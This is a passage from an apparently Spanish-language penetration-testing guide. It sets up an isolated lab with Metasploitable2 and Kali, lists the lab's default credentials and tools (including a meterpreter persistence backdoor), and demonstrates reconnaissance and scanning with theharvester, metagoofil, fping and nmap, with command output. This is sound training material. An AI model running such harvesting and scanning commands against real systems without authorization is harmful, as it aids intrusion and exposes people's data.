


Figura 31. Selección del disco duro virtual

Seguidamente se debe seleccionar el botón crear para continuar.

6. Es necesario aclarar que la configuración realizada en este paso también se debe llevar a cabo en las máquinas virtuales de Windows XP y Kali Linux. En este paso se debe cambiar la configuración del adaptador de red para asegurar que la máquina virtual esté disponible solamente para los demás sistemas que conforman el laboratorio virtual. Para ello se debe seleccionar la máquina virtual creada y seleccionar en la sección *Red* que se encuentra a la derecha. A continuación en la sección *conectado a:* se elige en el menú desplegable la opción *Adaptador sólo-anfitrión* y seleccionar el botón *Aceptar* para guardar los cambios como se puede apreciar en la figura 32.




Figura 32. Configuración del adaptador de red para Metasploitable2

7. Enseguida se elige la máquina virtual Metasploitable2 y se selecciona el botón iniciar. Después de que se termina el proceso de inicio se puede acceder a la consola de Metasploitable2 mediante las siguientes credenciales:
    - Username: msfadmin
    - Password: msfadmin
8. Para verificar la correcta instalación y configuración de Metasploitable2 se debe revisar la dirección IP asignada a la máquina virtual introduciendo el comando: ifconfig.

   Por default el servidor DHCP de VirtualBox asigna direcciones IP comenzando con 192.168.56.x.

En este caso al usar el comando ifconfig se puede observar en la figura 33 que el servidor DHCP asignó la dirección IP: 192.168.56.101.




Figura 33. Dirección IP asignada a Metasploitable2

9. Por último, se puede consultar al servidor para revisar que efectivamente esté ofreciendo servicios. Para ello se debe encender la máquina virtual Kali Linux creada anteriormente, abrir el buscador web IceWeasel e ingresar la dirección IP del servidor Metasploitable2 como se puede observar en la figura 34.

Figura 34. Pantalla de inicio del servidor metasploitable2

Con el laboratorio virtual correctamente instalado y configurado, el siguiente objetivo a cumplir es explicar en las siguientes secciones el uso de algunas de las herramientas de Kali Linux utilizadas en cada una de las fases o etapas de la metodología general de las pruebas de intrusión.

4.2 Procedimiento formal para la realización de pruebas de intrusión

Como se mencionó en el capítulo 2, el procedimiento formal para la realización de pruebas de intrusión consta de cinco etapas:

1) **Reconocimiento o recopilación de información:** Consiste en la recopilación de toda información útil acerca del objetivo que facilite la intrusión. Principalmente mediante el uso de fuentes de acceso público como internet.
2) **Escaneo o exploración:** Es un tipo de reconocimiento activo utilizado para recopilar información acerca de los equipos y sistemas utilizados en una red. Generalmente se utiliza una inyección de tráfico hacia la red para obtener información de retorno por parte de los equipos, que permita conocer detalles acerca de su configuración y sus vulnerabilidades.
3) **Explotación:** Consiste en utilizar la información disponible para realizar la intrusión en los sistemas de la red y manipularlos. Los ataques utilizados pueden ser muy diversos y sofisticados, de tal forma que se vuelve imprescindible el uso de herramientas automatizadas para realizar esta fase.
4) **Post explotación o preservación del acceso:** En esta etapa el objetivo principal es crear un mecanismo que permita mantener el acceso en los equipos de destino comprometidos en la etapa anterior, evitando con ello tener que repetir las etapas anteriores.
5) **Elaboración del reporte:** Esta etapa es una de las más importantes, pues es aquí en donde se traducen los aspectos técnicos de la prueba de intrusión a un lenguaje adecuado que pueda ser comprendido por quienes toman las decisiones acerca de la seguridad de la información en la empresa. Se reportan las pruebas realizadas, el objetivo de cada prueba y los resultados obtenidos. Esto permitirá a los administradores de la red aplicar las contramedidas correspondientes para eliminar las vulnerabilidades.

4.3 Desarrollo de pruebas de intrusión usando el laboratorio virtual

Cada etapa de la metodología tiene como fin cumplir con las tareas específicas antes mencionadas, por lo cual se deben utilizar herramientas especializadas que puedan cumplir con los objetivos de dichas tareas.

En la tabla 1 se muestra de forma general y resumida las herramientas utilizadas durante el desarrollo de las pruebas de intrusión.

Fase de la prueba de intrusión	Herramienta	Objetivo
Reconocimiento o recopilación de información	Fuentes públicas	Recopilar información disponible públicamente en la web.
	Whois	Recopilar información específica del objetivo como direcciones IP, nombres de dominio e información de contacto (direcciones físicas, e-mails, números telefónicos).
	dnsenum	Obtener información sobre los servidores DNS (*Domain Name System*) como direcciones IP de host y correos electrónicos.
	theharvester	Obtener nombres y direcciones de correo electrónico de usuarios.
	metagofil	Capturar información mediante la extracción de metadatos desde documentos públicos correspondientes a la empresa objetivo.

Tabla 1. Herramientas utilizadas en el laboratorio virtual.

Escaneo, mapeo o exploración	ping	Identificar equipos activos o disponibles en la red (uno a la vez).
	fping	Identificar objetivos activos o disponibles en la red (varios a la vez).
	nmap	Explorar grandes redes y equipos individuales en busca de puertos abiertos, versiones de los servicios y sistemas operativos.
	Zenmap	Facilitar el uso de nmap mediante su interfaz gráfica, así como también ayudar en la creación de mapas topológicos de la red.
	Nessus y OpenVAS	Escanear o analizar los activos que componen la red en busca de vulnerabilidades o puntos débiles.

Tabla 1. Herramientas utilizadas en el laboratorio virtual (continuación).

Explotación	Metasploit Framework (msfconsole)	Validar y explotar las vulnerabilidades encontradas en los equipos.
	Armitage	Facilitar el uso del Metasploit Framework mediante su interfaz gráfica, así como también automatizar la fase de explotación.
Post explotación o preservación del acceso	Metasploit meterpreter (persistence)	Facilitar el acceso repetido en el sistema mediante la instalación de una puerta trasera (*backdoor*).
Reporte	keepnote	Crear notas para facilitar la documentación de las pruebas.
	Nessus	Crear reportes de los escaneos de vulnerabilidades realizados.

Tabla 1. Herramientas utilizadas en el laboratorio virtual (continuación).

En las siguientes secciones se demuestra el desarrollo de las pruebas de intrusión usando el laboratorio virtual, así como también se explican detalladamente cada una de las herramientas mostradas en la tabla 1.

4.3.1. Reconocimiento o recopilación de información

El reconocimiento es el primer paso a seguir cuando se lleva a cabo una prueba de intrusión o un ataque contra un objetivo de la red o servidor. El reconocimiento puede realizarse en primer lugar usando métodos pasivos, sin afectar la operación normal de la red. En su mayoría, las técnicas utilizadas se concentran en la búsqueda de información a partir de fuentes públicas.

Es importante remarcar que debido a que la red del laboratorio virtual está aislada de internet por motivos de seguridad, éste no expone información públicamente accesible en la web por lo que no es posible llevar a cabo la fase de reconocimiento o recopilación de información dentro del mismo, tampoco es muy necesario realizar dicha fase debido a que se trata de una prueba de intrusión de red interna en la cual se exploran directamente los sistemas, no obstante se explican algunas de las herramientas utilizadas en dicha fase.

4.3.1.1 Fuentes públicas

En Internet existen diferentes recursos públicos que pueden ser usados para recopilar información sobre el objetivo. El fin de usar este tipo de recursos es no generar tráfico directo hacia el objetivo, ya que de esta manera se minimiza la probabilidad de ser detectados. Algunas fuentes públicas de referencia se pueden observar en la tabla 2.

Recurso URL	Descripción
http://www.archive.org	Se considera como el archivo de Internet. Contiene entre otras cosas, una copia de las distintas versiones de poco más de 400 millones de sitios web. La información proporcionada puede ser de gran utilidad para conocer tipos de herramientas de desarrollo utilizadas por el objetivo, así como sus hábitos en el manejo de la tecnología.
http://searchdns.netcraft.com/	Este sitio permite buscar toda información disponible del dominio de un sitio web (fecha de inicio o creación del dominio, sitio, dominio, dirección IP, nombre del servidor, E-mail del administrador, compañía de Hosting, OS y servidor web, país de Hosting).
http://www.robtex.com/	Este sitio permite buscar información sobre dominios y redes. (También gráficamente muestra los diferentes registros asociados con un dominio, así como la ubicación geográfica de los servidores.)

Tabla 2. Fuentes públicas para la recopilación de información.

4.3.1.2 Consulta de la información del registro de dominio con Whois

Una forma muy simple pero efectiva de recopilar información adicional acerca del objetivo es Whois. El comando Whois permite acceder a información específica sobre el objetivo incluyendo direcciones IP, nombres de dominio e información de contacto que a menudo contiene direcciones físicas, direcciones e-mail y números telefónicos [20].

Para usar este servicio solamente se abre una terminal y se ejecuta el siguiente comando:

```
root@kali:~# whois dominio_objetivo
```

4.3.1.3 Información de los DNS

El sistema de nombres de dominio (*DNS – Domain Name System*), es una base de datos distribuida con capacidad de asignar nombres de dominio a sus direcciones IP y localizar los servidores de correo electrónico de cada dominio.

El objetivo de utilizar las herramientas en la categoría de los registros DNS es recoger información sobre los servidores DNS y los registros correspondientes de un dominio objetivo.

4.3.1.3.1 Dnsenum

Para recopilar información de un servidor DNS, se puede utilizar *dnsenum* [13]. La información de DNS que se puede obtener es la siguiente:

- Las direcciones IP de host
- El servidor DNS de un dominio
- El registro MX (Mail exchange) de un dominio

Para poder utilizar la herramienta se debe navegar a través del menú: Aplicaciones→ Kali Linux→ Recopilación de información→ Análisis de DNS→ dnsenum. Para acceder a dnsenum fácilmente, se debe abrir una terminal y escribir el siguiente comando:

```
root@kali:~# dnsenum
```

4.3.1.4 Recopilación de nombres y direcciones de correo electrónico de usuarios

Muchos *penetration testers* reúnen nombres de usuario y direcciones de correo electrónico, ya que esta información se utiliza con frecuencia para iniciar sesión en los sistemas objetivo.

4.3.1.4.1 theharvester

Esta herramienta es un *script* en *Python* que busca direcciones de correo electrónico, nombres de empleados, hosts y subdominios a través de motores de búsqueda populares y otros sitios [13].

Usar theharvester es relativamente sencillo, ya que hay sólo unos pocos parámetros de comando para configurar. Las opciones disponibles son:

- -d: Sirve para identificar el dominio que se desea buscar; por lo general el dominio, sitio web de destino o nombre de la empresa.
- -b: Este parámetro identifica la fuente para la extracción de los datos; que debe ser uno de los siguientes: Bing, Bingapi, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP o todos.
- -l: Esta opción limita el número de resultados a trabajar.
- -f: Esta opción se utiliza para guardar los resultados finales en un archivo HTML o XML. Si se omite esta opción, los resultados se mostrarán en la pantalla y no se guardarán.

Para poder utilizar la herramienta se debe navegar a través del menú: Aplicaciones→ Kali Linux→ Recopilación de información→ Análisis OSINT→ theharvester. Pero la forma más fácil de acceder a la herramienta es mediante el comando:

```
root@kali:~# theharvester
```

Un ejemplo de la utilización de este comando es el siguiente:

```
root@kali:~# theharvester -d ejemplo.com -l 500 -b google
```

Con el comando anterior se realiza una búsqueda del dominio ejemplo.com limitando los resultados a 500, usando google como motor de búsqueda.

4.3.1.4.2 Metagoofil

Metagoofil es una herramienta diseñada para capturar información mediante la extracción de metadatos desde documentos públicos (pdf, doc, xls, ppt, docx, pptx, xlsx) correspondientes a la empresa objetivo. Metagoofil lleva a cabo búsquedas en Google para identificar y descargar los documentos en el disco local y luego extrae los metadatos con diferentes bibliotecas como Hachoir, PdfMiner? y otros. Con los resultados se genera un informe con los datos obtenidos como nombres de usuario, las versiones de software y los servidores o los nombres de las máquinas [13].

Para acceder a la herramienta se debe navegar a través del menú: Aplicaciones→ Kali Linux→ Recopilación de información→ Análisis OSINT→ metagoofil. Pero la forma más fácil de acceder a la herramienta es mediante el comando:

```
root@kali:~# metagoofil
```

Un ejemplo de la utilización de este comando es el siguiente:

```
root@kali:~# metagoofil -d ejemplo.com -t pdf -l 200 -n 10 -o /tmp/ -f
/tmp/resultados_mgf.html
```

- La opción -d define el dominio a buscar.
- La opción -t define el tipo de archivo a descargar (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx).
- La opción -l limita los resultados de búsqueda (por defecto a 200).
- La opción -n limita los archivos a descargar.
- La opción -o define un directorio de trabajo (la ubicación para guardar los archivos descargados).
- La opción -f define un archivo de salida.

4.3.2 Escaneo o exploración

Una vez que se ha reunido suficiente información sobre el objetivo, utilizando fuentes externas como motores de búsqueda y otras técnicas pasivas de recopilación de información, es necesario pasar a la siguiente fase de la prueba de intrusión que es el escaneo, la cual consiste en interactuar más activamente con el objetivo mediante el mapeo, escaneo o la exploración de las direcciones IP en busca de máquinas disponibles, versiones de sistemas operativos, puertos abiertos, servicios y vulnerabilidades.

En términos simples, el escaneo es el proceso de identificar sistemas vivos o disponibles y los servicios que existen en esos sistemas.

En el caso de que la prueba de intrusión o el ataque se lleve a cabo desde la red interna como es nuestro caso, se omite la primera fase ya que no se cuenta con un nombre de dominio el cual se deba analizar y se comienza desde esta fase.

4.3.2.1 Identificación de objetivos

Las herramientas incluidas en esta categoría son usadas para identificar los equipos activos dentro de la red que puedan ser posibles objetivos para el *penetration tester*.

4.3.2.1.1 Ping

La herramienta ping es la herramienta más usada para verificar si un host en particular está disponible. Esta herramienta trabaja mediante el envío de paquetes del protocolo **ICMP** (*Internet Control Message Protocol*) *ECHO REQUEST* hacia el host destino. Si el host de destino está disponible y el firewall no bloquea el paquete *ICMP ECHO REQUEST*, entonces éste contestará con el paquete *ICMP ECHO REPLY*. Sin embargo, el hecho de que algún host no responda al *ICMP ECHO REQUEST*, no significa que esté desconectado. Puede significar que los equipos estén configurados para no responder a un *ICMP ECHO REQUEST* [8].

Para usar ping, solo se debe introducir en la terminal el comando ping y la dirección IP destino. En Kali Linux para detener el comando ping se debe presionar ctrl+c. La herramienta ping tiene varias opciones, pero las siguientes opciones son algunas de las más utilizadas:

- **-c:** Este es el número de paquetes de solicitud *ECHO REQUEST* que se enviarán.
- **-I** (dirección de la interfaz): Esta es la interfaz de red de la dirección de origen. El argumento puede ser una dirección IP numérica (por ejemplo, 192.168.56.102) o el nombre del dispositivo (como eth0). Esta opción es necesaria si se desea hacer ping a una dirección local de IPv6.
- -**S** (tamaño del paquete): Esta opción especifica el número de bytes de datos que se enviarán. El predeterminado es de 56 bytes, que se traduce en 64 bytes de datos ICMP cuando se combina con los 8 bytes de los datos de cabecera ICMP.

4.3.2.1.2 fping

La diferencia entre ping y fping es que esta última se puede utilizar para enviar una solicitud ping (*ICMP ECHO REQUEST*) a varios equipos a la vez. Se pueden especificar

varios objetivos en la línea de comandos, o también se puede utilizar un archivo que contenga los hosts para hacer ping.

En el modo predeterminado, fping trabaja monitoreando la respuesta del host de destino. Si el host de destino envía una respuesta, se observará y se eliminará de la lista de objetivos. Si el host no responde durante un plazo determinado, éste estará marcado como inalcanzable. Por defecto, fping intentará enviar tres paquetes de solicitud de eco (*ICMP ECHO REQUEST*) a cada objetivo [8].

Para acceder a fping, se puede utilizar la terminal para ejecutar el siguiente comando, el cual mostrará la descripción del uso y las opciones disponibles en fping:

```
root@kali:~# fping –h
```

Por ejemplo, para identificar los equipos disponibles en la red del laboratorio virtual (192.168.56.0/24) desde donde se están realizando las pruebas de seguridad, limitando a dos el número de intentos ping enviados hacia los activos para reducir tiempo de procesamiento y mostrar en pantalla las estadísticas acumuladas del análisis realizado, se puede utilizar la opción **-g** para definir la red a escanear, la opción **-r** para limitar a dos el número de intentos ping realizados y también la opción **-s** para imprimir las estadísticas acumuladas. Todo lo anterior se puede realizar mediante el siguiente comando:

```
root@kali:~# fping -s -r 2 -g 192.168.56.0/24
```

En la figura 35 se puede observar el resultado del análisis.

```
root@kali:~# fping -s -r 2 -g 192.168.56.0/24
192.168.56.101 is alive
192.168.56.102 is alive
192.168.56.103 is alive
ICMP Host Unreachable from 192.168.56.101 for ICMP Echo sent to 192
168.56.2
192.168.56.254 is unreachable

     254 targets
       3 alive
     251 unreachable
       0 unknown addresses

     251 timeouts (waiting for response)
     756 ICMP Echos sent
       3 ICMP Echo Replies received
     676 other ICMP received

 0.17 ms (min round trip time)
 2.55 ms (avg round trip time)
 5.33 ms (max round trip time)
       21.023 sec (elapsed real time)
```

Figura 35. Uso de fping para identificar objetivos.

4.3.2.1.3 Nmap

Nmap *"Network Mapper"* o escáner de red es una herramienta open source de gran utilidad para la exploración de redes y auditorías de seguridad. Fue diseñado para escanear rápidamente grandes redes, como también host individuales, lo que la hace una herramienta imprescindible para un probador de intrusión debido a su calidad y flexibilidad.

Esta herramienta es ampliamente utilizada por toda la comunidad de seguridad de Tecnologías de la Información ya que cuenta con una amplia gama de opciones las cuales permiten principalmente escanear la red en busca de hosts disponibles, identificar los sistemas operativos (y versiones), así como también los nombres de los servicios que se ejecutan (nombre de la aplicación y versión), el tipo de dispositivo y los nombres de los sistemas [13] [21].

Para acceder a la herramienta se debe navegar a través del menú:

Aplicaciones→ Kali Linux→ Recopilación de información→ Escáner de Redes→ nmap.

O si se prefiere, otra forma más rápida de acceder a la herramienta es mediante el comando:

root@kali:~# nmap

Para realizar el mapeo de la red en busca de los hosts disponibles dentro de la red mediante el envío de pings se utiliza la opción -sn (*Ping Scan*) la cual deshabilita el escaneo de puertos. Por ejemplo para realizar un barrido ping en las 256 direcciones IP de la red del laboratorio virtual y detectar todos los hosts disponibles se usa el siguiente comando:


```
root@kali:~# nmap –sn 192.168.56.0-255
```

4.3.2.2 Escaneo de puertos

En su definición más simple, el escaneo de puertos puede ser definido como el método usado para determinar el estado de puertos TCP (*Transmission Control Protocol*) y UDP (*User Datagram Protocol*) en las máquinas objetivo. Un puerto abierto puede significar que hay un servicio de red aceptando conexiones entrantes en ese puerto y que el servicio es accesible, mientras que un puerto cerrado significa que no hay un servicio de red aceptando conexiones entrantes en ese puerto [8]. Hay 65,535 puertos, tanto para TCP como para UDP en cada sistema. Algunos puertos son conocidos por estar asociados con servicios populares, por ejemplo, los puertos TCP 20 y 21 son los puertos habituales para el servicio de protocolo de transferencia de archivos FTP. En su configuración por defecto, Nmap solamente escanea los 1,000 puertos más populares para cada protocolo (TCP y UDP) [22].

Nmap contiene varios tipos de escaneo, pero por defecto Nmap solamente necesita una opción para escanear los 1,000 puertos TCP más populares en la máquina remota, esa opción es la dirección IP del objetivo. Por ejemplo, si se desea saber qué servicios está ofreciendo el activo con dirección IP 192.168.56.102 el comando a introducir es el siguiente:

```
root@kali:~# nmap 192.168.56.102
```



```
Nmap scan report for 192.168.56.102
Host is up (0.072s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:40:B0:5D (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

Figura 36. Escaneo de puertos con Nmap

En la figura 36 se puede observar que Nmap descubrió 23 puertos TCP abiertos y los servicios que se ejecutan en el activo escaneado. Por ejemplo se sabe que en el puerto 21 se ejecuta el servicio ftp.

4.3.2.2.1 Detección de la versión de los servicios o enumeración de servicios

La enumeración de servicios es un método que se utiliza para encontrar la versión del servicio que está disponible en un puerto en particular en el sistema objetivo. La información de la versión es importante porque con esta información, el *penetration tester* puede buscar vulnerabilidades de seguridad existentes para esa versión de software.

Nmap puede realizar la detección de la versión de los servicios al realizar el escaneo de puertos mediante la opción -sV. Por ejemplo, para encontrar la versión de los servicios ofrecidos en los puertos disponibles del activo con dirección IP 192.168.56.102 se ejecuta el siguiente comando:

```
root@kali:~# nmap -sV 192.168.56.102
```

Los resultados obtenidos se muestran en la figura 37.

```
Nmap scan report for 192.168.56.102
Host is up (0.0025s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at http://www.insecure.org/cgi-bin/servi
cefp-submit.cgi :
```

Figura 37. Detección de la versión de los servicios con Nmap

De la información obtenida se puede saber por ejemplo que en el puerto 21 se ejecuta el servicio ftp utilizando el software vsftpd versión 2.3.4.

4.3.2.2.2 Detección del sistema operativo

Nmap también permite la detección del sistema operativo usado en la máquina objetivo mediante la opción -O.

```
root@kali:~# nmap -O 192.168.56.103
```




Figura 38. Detección del sistema operativo con Nmap

En la figura 38 se puede observar la información obtenida mediante el escaneo de puertos y también la detección del sistema operativo utilizado en la máquina objetivo, en este caso Nmap detectó que el sistema remoto es un sistema operativo Microsoft Windows versión XP SP2 o SP3, o Windows Server 2003. Esta información puede usarse para investigar si existen vulnerabilidades vigentes en ese sistema operativo.

4.3.2.2.3 Escaneo de puertos UDP con detección de servicios y versión

Para realizar escaneos de puertos UDP en Nmap es necesario indicar la opción -sU. Para ahorrar un poco de tiempo evitando realizar otro escaneo para saber la versión de los servicios que se ejecutan en esos puertos mediante la opción -sV, se puede utilizar la opción -sUV, pero también debido a que este tipo de escaneo es más tardado que un escaneo de puertos TCP, es recomendable indicar solamente los puertos de interés mediante el comando -p, como se indica a continuación:

```
root@kali:~# nmap -sUV dirección_IP -p  puerto1,puerto2
```

Al aplicar el comando anterior para escanear el activo con dirección IP 192.168.56.103 solamente sobre los puertos UDP 53(DNS) y 161(SNMP) se puede observar en el análisis realizado por Nmap que el estado del puerto 53 se encuentra cerrado, mientras que el puerto 161 se encuentra abierto y que en este mismo se ejecuta el servicio SNMP con la ayuda de la versión SNMPv1 (figura 39).




Figura 39. Detección de puertos y servicios UDP con Nmap.

4.3.2.2.4 Zenmap

Zenmap es la interfaz gráfica de Nmap. Es una aplicación de código abierto la cual facilita el uso de Nmap a usuarios inexpertos y a la vez proporciona características avanzadas a usuarios más experimentados [21]. Las ventajas de Zenmap en comparación con Nmap son las siguientes:

- Zenmap es interactivo e intuitivo; organiza los resultados del análisis en una forma conveniente. Incluso puede dibujar un mapa topológico de la red descubierta.
- Zenmap puede hacer una comparación entre dos exploraciones.
- Zenmap mantiene un registro de los resultados del análisis.
